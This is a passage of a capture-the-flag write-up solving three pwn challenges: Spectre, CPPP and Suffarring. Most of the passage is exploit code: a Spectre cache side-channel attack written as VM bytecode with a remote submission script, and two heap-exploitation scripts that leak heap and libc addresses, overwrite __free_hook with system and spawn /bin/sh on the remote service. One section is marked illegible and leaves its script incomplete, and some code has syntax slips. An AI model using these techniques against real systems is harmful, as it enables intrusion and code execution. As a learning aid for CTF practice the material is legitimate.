delete(0x6873)
p.interactive()
```

Spectre

We are given a vm with jit compiling function, which converts specific bytecode format to x86 assembly code. The vm provides several basic arithmetic operations and 2 'builtin' functions which is able to achieve original bytecode and time stamp counter. We only have 8 registers and limited memory access ability.

In 'builtin_bc', it would check the data offset passed by 'rdi' preventing us to read flag directly.

However, it gives us chance to utilize spectre attack. We refer to

<https://github.com/crozone/SpectrePoC/blob/master/spectre.c> and implemented it in vm

bytecode. Like primitive exploit, we use a 256*4096 array as probe table. Since we do not have 'cflush' instruction, we choose to access memory addresses in the same cache set to evict specific memory out of cache. For training speculative execution, we make a table containing 1 flag-byte offset and 15 null-byte offset. Then we loop a number of times, try to trigger speculative execution and load a page of memory indicating one flag byte into cache. At last we examine access time of every pages and extract the smallest one.

Note that it is not very stable and we were not able to wrap it in a loop (our cache evict stopped working in a loop), luckily the flag is rather short and we collected a lot of tokens with the command `while true; do hashcash -m -b 28 -r spectre | tee -a tokens.txt; done` while trying to solve this challenge locally, so we just ran our exploit against remote instance a lot of times and rely on simple heuristics to infer whether it worked or not. The final code:

```
#!/usr/bin/env python
# coding: utf-8

from pwn import *

#gdb.attach(p, gdbscript=open('pie.x'))

opcode = {'epilogue': 0,
          'cdq': 1,
          'add': 2,
          'sub': 3,
          'and': 4,
          'shl': 5,
          'shr': 6,
          'move': 7,
          'movec': 8,
          'load': 9,
          'store': 10,
          'builtin': 11,
```

```

    'loop': 12
}

def packop(a, b):
    assert a < 8 and b < 8
    return p8(a<<3|b)

def encode(code):
    payload = ''
    labels = {}
    for opline in code.split('\n'):
        if not opline or opline.startswith('#'):
            continue
        if opline.startswith(':'):
            labels[opline.strip(': \n ')] = len(payload)
        elif opline == 'epilogue':
            payload += p8(opcode[opline])
        elif opline.startswith('bc'):
            oper, operand = opline.split(' ', 1)
            assert operand.startswith('r')
            operand0 = eval(operand[1:])
            payload += p8(opcode['builtin']) + packop(0, operand0)
        elif opline.startswith('time'):
            oper, operand = opline.split(' ', 1)
            assert operand.startswith('r')
            operand0 = eval(operand[1:])
            payload += p8(opcode['builtin']) + packop(1, operand0)
        elif opline.startswith('loop'):
            oper, operand = opline.split(' ', 1)
            operand0, operand1, operand2 = operand.split(',')
            assert operand0.startswith('r')
            operand0 = eval(operand0[1:])
            operand1 = eval(operand1)
            operand2 = labels[operand2.strip(': \n ')]
            payload += p8(opcode[oper]) + packop(operand0, operand0) + p32(operand1) +
p32(operand2)
        else:
            oper, operand = opline.split(' ', 1)
            if oper == 'movec':
                operand0 = eval(operand.split(',')[0][1:])
                operand1 = eval(operand.split(',')[1])
                assert operand.split(',')[0].startswith('r')
                payload += p8(opcode[oper]) + packop(operand0, operand0) + p32(operand1)
            else:
                operand0, operand1 = (eval(x.strip())[1:]) for x in operand.split(',')
                assert all([x.strip().startswith('r') for x in operand.split(',')])
                payload += p8(opcode[oper]) + packop(operand1, operand0) # Intel Syntax
    return payload

code = '':start

# load all pages, avoid page fault
movec r0, 0x0
movec r2, 0x1000
:pfloop
load r3, r0
add r0, r2
loop r0, 0x1FFF000, pfloop

# make a table for malicious and traning x

```

```

movec r0, 0x1026
movec r1, 0x133700
movec r2, 0x8
store r1, r0
add r1, r2
movec r0, 0x600

:initloop
store r1, r0
add r1, r2
loop r1, 0x133800, initloop

# flush probe table

movec r0, 0
movec r1, 0x133900
store r1, r0
:tryloop

:flushloop
load r4, r0
#move r5, r4
store r0, r4
add r0, r2
loop r0, 0x1fffff8, flushloop

time r2

# speculative exec
movec r1, 1
movec r7, 1

:attackloop

# -----
# movec r0, (0x1000<<{bits})
# movec r2, 512
movec r0, (0x1000<<{bits})+0x10
movec r2, 0x40
# -----

# flush vm->size
:vmloop
load r4, r0
move r5, r4
store r0, r5
add r0, r2
loop r0, 0x1fff000, vmloop

# mfence
movec r2, 0xffff000
movec r3, 0x1
:mfenceloop
#load r5, r2
#store r2, r4
#move r4, r5
add r2, r3
loop r2, 0xffff064, mfenceloop

```

```

time r3

movec r2, {bits}
movec r3, 0xFFFFFFFF
movec r6, 0x133700

# if r5 & 0x7 == 0, load 0x1018 (malicious)
# else, load 0x800 (training)

move r5, r1
movec r4, 0x7
and r5, r4
movec r4, 0x3
shl r5, r4
add r5, r6
load r0, r5
bc r4
shl r4, r2
and r4, r3
load r5, r4
add r1, r7
loop r1, 40, attackloop

#movec r0, (1<<{bits})*0x7F
#load r1, r0

# get access time
movec r0, 0
movec r1, 0
movec r6, 0x8
movec r7, 1 << {bits}
:accessloop
time r2
load r3, r1
time r3
sub r3, r2

load r4, r0
add r3, r4

store r0, r3
add r0, r6
add r1, r7
loop r0, 0x400, accessloop

movec r0, 1
movec r1, 0x133900
load r2, r1
add r2, r0
store r1, r2
loop r2, 0, tryloop

epilogue''.format(bits=12)

bytecode = encode(code).ljust(0x1000, '\x00')
with open('bc', 'wb') as fp:
    fp.write(p64(len(bytecode)) + bytecode)
p = process('./spectre_161f05f267601806bdcd2c499fbf3930', 'flag')
p.send(p64(len(bytecode)))

```

```

p.send(bytecode)
data = p.recv(0x1000)
#for i in range(0, 8*128, 8):
# print('{} {}'.format(repr(chr(i/8)), u64(data[i:i+8])))
print sorted([(chr(i/8), u64(data[i:i+8])) for i in range(0, 8*128, 8)], key=lambda x: x[1])
p.close()

# sys.exit(0)
print 'REMOTE -----'

with open('ln', 'rt') as fp:
    ln = int(fp.read())

with open('ln', 'wt') as fp:
    fp.write(str(ln + 1))

with open('tokens.txt', 'rt') as fp:
    token = fp.read().split('\n')[ln]

print 'Using token', token

import requests
r = requests.post('http://spectre.pwni.ng:4000/', files={'script': open('bc', 'rb')},
data={'pow': token})
while 'Processing.' in r.content:
    print 'Processing...'
    r = requests.get(r.url)
    time.sleep(1.0)
content = r.content
mark = '<pre style="background-color: white; margin: 2rem 0; padding: 2rem 0">'
start = content.find(mark) + len(mark)
end = content.find('</pre>', start)
data = content[start:end].replace('\n', ' ').replace(' ', ' ')
data = map(lambda x: int(x, 16), filter(lambda x: x, data.split(' ')))[:2][:128]
xx = sorted(zip(data, map(chr, range(128))))
print xx
if xx[0][0] > 100:
    sys.exit(1)

```

CPPP

```

from pwn import *
env_={'LD_PRELOAD': './libc.so.6'}
#s = process('./cPPP_58fc210859e4c5e43d051b6476cbc9f7',env=env_)
s = remote('cPPP.pwni.ng',4444)
def add(name,buf):
    s.recvuntil('Choice:')
    s.sendline('1')
    s.recvuntil('name:')
    s.sendline(name)
    s.recvuntil('buf:')
    s.sendline(buf)

```



```

def remove(idx):
    s.recvuntil('Choice:')
    s.sendline('2')
    s.recvuntil('idx:')
    s.sendline(str(idx))

def view(idx):
    s.recvuntil('Choice:')
    s.sendline('3')
    s.recvuntil('idx:')
    s.sendline(str(idx))
add('A'*8, '/bin/sh\x00')
add('B'*8, 'b'*8)
add('C'*8, '/bin/sh\x00')
add('D'*8, 'd'*8)
remove(1)
view(2)
p = s.recvuntil('Done!')
heap = u64(p[1:1+6]+'x00'*2)-0x13290
print 'heap :', hex(heap)
add('E'*8, 'e'*0x800)
add('F'*8, 'f'*0x600)
add('G'*8, 'g'*0x100)
remove(3)
add('H'*8, 'h'*0x800)
remove(0)
view(4)
p = s.recvuntil('Done!')
libc = u64(p[1:1+6]+'x00'*2)-0x3ebca0
print 'libc :', hex(libc)
for i in range(0x30, 0x50):
    add(chr(i)*8, chr(i)*8)
remove(10)
remove(11)
add('n'*8, p64(libc+0x3ED8E8))
add('/bin/sh\x00'*8, p64(libc+0x4F440))
#remove(0)
s.interactive()

```

Suffarring

The challenge binary presents us a menu and implements the following features:

1. Add a text.
2. Delete a text.
3. Input number (??)
4. Print text.
5. Count how many times a given needle occurred in a text.
6. Show text sizes.
7. Print all suffixes starting with the given needle in a text.

After light reversing it is obvious that the challenge implements 5 and 7 via suffix array. The suffix array of a text is built during add. The challenge computes suffix array by doing quick sort on the suffixes. Interestingly, it uses rolling hash with seed = 257, modulo = 2^{64} + binary search to compare suffixes, and it assumes there are no hash collisions. This is definitely not true. The last feature (called “recant needle”) computes the length of the result string via binary search with comparison by hashing on the suffix array but then collects the answer by brute force (maybe because the output size is $O(n*m)$ anyway). If we can get the length computation to miss some suffixes via hash collision mentioned above, we would have a nice heap overflow. If we exploit the correctness bug in the opposite way, we would get a nice heap leak (since the result buffer is not initialized on allocation). To exploit a correctness bug, we can use a Thue Morse sequence. You may Google “Thue Morse sequence site:codeforces.com” or “anti hash site:codeforces.com” or something similar if you want to know more.

Apparently there is a second, easier to trigger one-byte heap overflow bug in the same function, but my competitive programming inner persona owned me and I ignored that easy bug during the game.

Exploit:

```
from pwn import *

context.arch = 'amd64'
context(log_level='debug')

# r = process('./suffarring')
r = remote('suffarring.pwni.ng', 7361)

def send_text(text):
    r.sendlineafter('Length?', str(len(text)))
    r.sendafter('Data?\n> ', text)

def add_text(text):
    r.sendlineafter('> ', 'A')
    r.recvuntil('Adding to [')
    idx = int(r.recvuntil(']'.\n', drop=True))
    send_text(text)
    return idx

def delete_text(idx):
    r.sendlineafter('> ', 'D')
    r.sendlineafter('Which text?', str(idx))
```

[illegible]

```

leaker = add_text(leakman)
boom = add_text('Z' * 257)
boom2 = add_text('Z' * 257)
boom3 = add_text('Z' * 257)
delete_text(boom)
delete_text(boom2)
delete_text(boom3)
heapptr = u64(recant_needle(leaker, leakboy)[:8])
log.success('Heap ptr: {}'.format(hex(heapptr)))
heap_base = heapptr - 27760
log.success('Heap base: {}'.format(hex(heap_base)))
delete_text(leaker)

# OOB write on heap
p_victim = heap_base + 11232
padlen = (len(collision_prefix_a) / 2)
collision_a = collision_prefix_a + 'S' + 'C' * padlen
collision_b = collision_prefix_b + 'S' + '\x00' * padlen
collision_a = collision_a.ljust(len(collision_prefix_a) * 2, 'R')
payload = '\x00' * 47 + p64(p_victim)
collision_b += payload
collision_b = collision_b.ljust(len(collision_prefix_a) * 2, 'T')

prefix = 'z' * 254
perp = add_text(prefix + collision_a + collision_b)
delete_text(holder)
delete_text(sb)
recant_needle(perp, collision_b)
print list_text_size()
add_text('A' * 0x108)
add_text('A' * 0x108)
# gdb.attach(r)

p_mew = heap_base + 26816
nya = add_text(fit({
    0: 0x3000, # size
    8: heap_base + 0x10,
    16: 0,
    24: 0,
    32: 0,
    112: p_mew,
}, length=0x108))
libc_ptr = u64(print_text(victim)[0x2448:0x2450])
log.success('libc ptr: {}'.format(hex(libc_ptr)))
# libc_base = libc_ptr - 1818992 # local
libc_base = libc_ptr - 1818992 - 0x230000
log.success('libc base: {}'.format(hex(libc_base)))
# free_hook = libc_base + 0x1bd8e8 # local
free_hook = libc_base + 0x3ed8e8
# system = libc_base + 0x44c50 # local
system = libc_base + 0x4f440
# delete_text(nya)
mew = add_text(fit({
    0: free_hook,
}, length=0x200))
print 'id', mew
add_text(cyclic(0x18))
add_text(cyclic(0x18))
add_text(fit({
    0: system

```

```
}, length=0x18))  
# gdb.attach(r)  
delete_text(add_text('/bin/sh\x00'))  
r.interactive()
```